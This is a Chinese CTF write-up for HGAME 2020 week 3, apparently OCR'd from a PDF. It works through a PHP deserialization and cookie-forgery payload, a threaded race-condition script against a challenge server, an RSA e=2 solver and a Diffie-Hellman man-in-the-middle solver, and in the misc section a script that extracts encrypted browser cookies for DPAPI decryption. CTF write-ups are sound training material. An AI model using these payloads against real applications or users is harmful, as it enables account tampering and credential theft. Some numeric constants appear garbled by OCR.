# Week3-123456


## web

### 1.序列之争 - Ordinal Scale

首先从题目看，序列之争，那么可能会涉及到序列化和反序列化的知识，这里有一篇茄子的blog可以参考`https://github.red/ddctf-2019/`


打开页面有提示source.zip，下载源码以后


打开cardinal.php，发现这个函数



```
    private function init($data){
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
            $this->sign .= md5($this->sign . $value);
        }
    }
}
```

这里结合上面的`$data = [$playerName, $this->encryptKey];`会发现是使用`foreach`循环后再使用了格式化字符串`sprintf()`。这里想到了一个很机智的方法：我们只需要 POST 请求`game.php`，传入`player`的值为`%s`，第一次格式化字符串时，会把`"%s, Welcome to Ordinal Scale!"`中的`%s`换成`%s`，第二就会把`%s`换成`$this->encryptKey`，这样我们就得到`$encryptKey`了



然后看源码发现能让rank=1的方法只有

```php
    public function __destruct(){
        // 确保程序是跑在服务器上的!
        $this->serverKey = $_SERVER['key'];
        if($this->key === $this->serverKey){
            $_SESSION['rank'] = $this->rank;
        }else{
            // 非正常访问
            session_start();
            session_destroy();
            setcookie('monster', '');
            header('Location: index.php');
            exit;
        }
    }
}
```

当`$this->key === $this->serverKey`时，能让`$_SESSION['rank'] = $this->rank;`

然后这里根据Monster类下的__construct和模仿save方法，仿照签名可以获得`monster`

```php
public function __construct($key){
    $this->encryptKey = $key;
    if(!isset($_COOKIE['monster'])){
        $this->Set();
        return;
    }

    $monsterData = base64_decode($_COOKIE['monster']);
    if(strlen($monsterData) > 32){
        $sign = substr($monsterData, -32);
        $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
        if(md5($monsterData . $this->encryptKey) === $sign){
            $this->monsterData = unserialize($monsterData);
        }else{
            session_start();
            session_destroy();
            setcookie('monster', '');
            header('Location: index.php');
            exit;
        }
    }

    $this->Set();
}
```

```php
    private function Save(){
        $sign = md5(serialize($this->monsterData) . $this->encryptKey);
        setcookie('monster', base64_encode(serialize($this->monsterData) . $sign));
    }
}
```

然后这里还有一个点是我们得自己`new`一个`rank`实例，然后通过反序列化后，然后调用这个实例。

所以最后的payload是

```
<?php
class Rank
{
    private $rank;
    private $serverKey;     // 服务器的 Key
    private $key;

    public function __construct()
    {
        $this->rank = 1;
        $this->key = &$this->serverKey;
    }
}

$a = new Rank(); //这里触发使得$this->rank=1
$data = ['123456', 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL'];
$sign = '';
foreach($data as $key => $value)
{
    $sign.=md5($sign.$value);
}
//echo $sign;
$sign = md5(serialize($a).$sign);
$rank_monster = base64_encode(serialize($a).$sign);
echo $rank_monster;
```

这样的话跑一遍可以获得monster，然后burp发包，获得flag

## 2.Cosmos的二手市场

这道题说当一亿的时候可以`get flag`，但是发现正常的买卖下去，余额会一直减少，那么考虑条件竞争，有关条件竞争介绍blog`https://www.cnblogs.com/sylover/p/10838820.html`，`https://www.cnblogs.com/hackxf/p/9784946.html`，`https://blog.csdn.net/qq_26406447/article/details/90749288`

大概就是服务器端在处理不同用户的请求时是并发进行，然后正常请求买和卖会有处理时间，那如果我们一直不间断的访求，服务器可能就处理不过来，然后会多给你买物资或者多给你卖金额，这样的话，我们的余额会一直增加，直至1个亿，python脚本如下

```
# -*- coding: utf-8 -*-
import requests
import threading

url = "http://121.36.88.65:9999/API/?method="

def action(action):
    while True:
        url_buy = url + action
        post_data = {
            "code":"800003",
            "amount":"250"
        }
        header = {
```

```
            "Cookie":"PHPSESSID=ncb5cgg65snrico44uap2ue66l"
        }
        try:
            res = requests.post(url_buy, data=post_data, headers=header)
            print(res.text)
        except:
            pass

def thread_main(count):
    for i in range(count*2):
        t1 = threading.Thread(target=action, args=("solve",))
        t1.start()

    for i in range(count):
        t2 = threading.Thread(target=action, args=("buy",))
        t2.start()

if __name__ == "__main__":
    thread_main(250)
```

最后获得flag


# Crypto

## 1.RSA?

题目打开发现`e=2`，查到是二次剩余，然后本来想用v爷爷博客里提到的Rabin`[https://veritas501.space/2017/03/01/%E5%AF%86%E7%A0%81%E5%AD%A6%E7%AC%94%E8%AE%B0/](https://veritas501.space/2017/03/01/密码学笔记/)`

但是好像有点不太一样，没搞出来，然后百度了二次剩余的博客，发现

> 设
>
> $$k=a^2-n,\omega=\sqrt{k}$$
>
> 则该方程的解为
>
> $$x\equiv(a+\omega)^{\frac{p+1}{2}}\pmod p$$

然后$(a+w)^{\frac{p+1}{2}}(mod\quad p)$用了快速幂

python脚本如下

```
# -*- coding: utf-8 -*-
import random
from Crypto.Util.number import  long_to_bytes
c =
21669064089653901164377611856030756990863152466469821325207928683016154627327076
95943058783211233589602162482847874299962577512765886861573898075548033678
```


```
e = 2
q =
954761591403588526605721434258018434143662664006335762682762987315393743636 07
n =
723683478609391600932541723534428428439105028727342205834824136077013142324080 72
597178646868850123012939213283973911577616887765637803487344836571564217 79
def powp(a, b, e, mod, base):
    ansa = 1
    ansb = 0
    while e:
        if e & 1:
            ansa, ansb = (ansa * a + ansb * b * base) % mod, (ansa * b + ansb *
a) % mod
        e >>= 1  # e>>1 就是e//=2
        a, b = (a * a + b * b * base) % mod, (a * b + b * a) % mod
    return ansa

def Cipolla(a, q):
    while 1:
        t = random.randint(2, q - 1)
        while pow(t**2 - a, q - 1 >> 1, q) == 1:
            t = random.randint(2, q - 1)
        base = t**2 - a
        m = powp(t, 1, q + 1 >> 1, q, base)
        if b'hgame' in long_to_bytes(m):
            print(long_to_bytes(m))
            break
Cipolla(c,n)
```

## 2.Exchange

Diffie-Hellman中间人攻击，参照资料`https://www.jianshu.com/p/a6c9d4bbe2ff`

就是我现在是可以截取AB之间通信，然后我对A伪装成B，对B伪装成A，然后截取之间的内容，我可以知道发的内容。这里遇到一个点就是我知道C_b之后，刚开始不知道怎么算M_b，后来在信安数基里面找到了




具体的脚本如下，

```
from hashlib import sha256
import string
from Crypto.Util.number import inverse, long_to_bytes
# table1 = string.ascii_letters+string.digits
# for a in table1:
#     for b in table1:
#         for c in table1:
#             for d in table1:
```

```
#                 s = a+b+c+d
#                 if sha256(s+'qfdegiOhdgoQBOm8').hexdigest() ==
'aac60d1e41e3a8fae9eaf50359ec8a566a1efddef10fae519374e46e6afeac77':
#                     print s
p =
136186324661724551769089471262050278391242084555363935152102179032595802770789051180095381128867638731143557878660941541510243477768081317006565295162611575548475789401736593319157982769349389662486697665574126681409132220449590609865863176371578205953750773871378670907029002808711928603707498477207682566589
g =
126646341958012090781416303149845562157446277852784860666219433440097979209209494621053224368421331745300607196575101933473123412116973412104054667975226512
C = pow(g,2,p)
#177893343392685430291241131261038201911189032904945219652114621633363927535809610893413901253435477164693010237036613590475635915856107700072310031325946870980587678117892847976031268840488659430363382897226195076231442018738990351920391218524649338537153764817155212480147815486091099164935343287182558845009
print C
c = 2
A =
218193019592375179523394837813846690484000795032477228299966394691369275127216684644658337379581800845319501048091962132533393130502060150278880263901583661415100266269081073422439103926913592753761402451387445448193910048602431425753459729716138988563475907905313767555912136435792915822747687265037732636888
A1 = C
B =
218809145544008549165247748743846817373882092402837621165099707536603429883712836007231992309262202079029327438925521043493518428340574859404173079962277642963528258298013258986208959518769244483375300645929644481911845243809357246083321458958151652647030059469626517695258600058117470157412991164278025410 8
B1 = C
S_A = pow(A,2,p)
S_B = pow(B,2,p)
C_b =
 108877641123829327029060999808800118265409108039448604537096065991130259096760679336123911112447647494929641169362214251097900541448658821289032066787899183777509789237120913749795183937820454605659894216409272602646187541287376220871303623878838740411062982977757652542831802986050983124471007517430914863059
m_b = (pow(B,(p-1-c),p)*C_b)%p
flag2 = long_to_bytes(m_b)
print (m_b*A**2)%p
C_a =
983063607661406921698691131881149151554943074925962430103619970726427162142861232872449942779879069654815390766482481709776857721954146517451959542632881964513636336386396332318210785428981604598368495512522108443325188610347630505866299164734884844326470171757071621703170748317318211651745717955946681764 84
m_a = (pow(A,(p-1-c),p)*C_a)%p
flag1 = long_to_bytes(m_a)
print (m_a*A**2)%p
print flag1+flag2
```


# Misc

## 1.美 人 鲸

这道题是docker，也是第一次接触docker，第一反应先把他映射到本机，应该是这个命令（当时百度的，一下没记住


```
docker run -it -p 252:80 zhouweitong/hgame2020-misc:week3
```

然后打开localhost:252，发现





# You want flag? See $FLAG.


让我找 `$FLAG`，然后源码和扫目录没发现啥，然后想到这可能是容器里面的环境变量，然后





发现他让我找 `flag.tar.gz`，然后我找了半天 `docker容器里查找文件` 没发现啥好用的，我就用了最粗暴的方法，我把整个容器导出为一个压缩包，然后可以找到flag




打开发现他有一个 `readme`，让我们 `see sh history`，那么发现




然后找到zip密码





打开获得flag

## 2.三重隐写

首先觉得那个`You know LSB.wav`很可疑，用了`SlientEye`获得第一个



然后利用这个，通过`MP3stego`解出了





打开zip，发现flag.crypto需要密码，那么还有一个一直没用的mp3，这里我本机默认的播放器一直不出现专辑首页图片，后来用iTunes放歌才发现东西，用了`Mp3Tag`可以把封面照片提取出来，一扫发现有个密码，输入获得flag

## 3.日常

这道题后面的题解部分可以参考3CTF复赛流量分析这个题，参考的wp:`https://blog.csdn.net/yh1013024906/article/details/102952104`

首先打开发现有个叫`Blind.png`，那就很明显是盲水印，然后解出


然后根据给的下载了veracrypt，但是发现`.ogg`文件一直不对，然后问了出题人，跟我说不对，那么我就猜测还有东西藏着，那么用了`binwalk -e`，出现一个文件，再用就没错误了，然后获得一个A盘




然后百度了1.py的代码，为了使后面的DPAPI blob file为python脚本提取出来的文件

```python
from os import getenv
import sqlite3
import binascii
conn = sqlite3.connect("Cookies")
cursor = conn.cursor()
cursor.execute('SELECT encrypted_value FROM cookies')
for result in cursor.fetchall():
    print (binascii.b2a_hex(result[0]))
    f = open('blob.txt', 'wb')
    f.write(result[0])
    f.close()
```

然后发现password不知道，但是发现还有`ObjectNF-PC.txt`没有用到，然后发现里面有个NTLM，解出来是happy2020




然后用wpr.exe，解出flag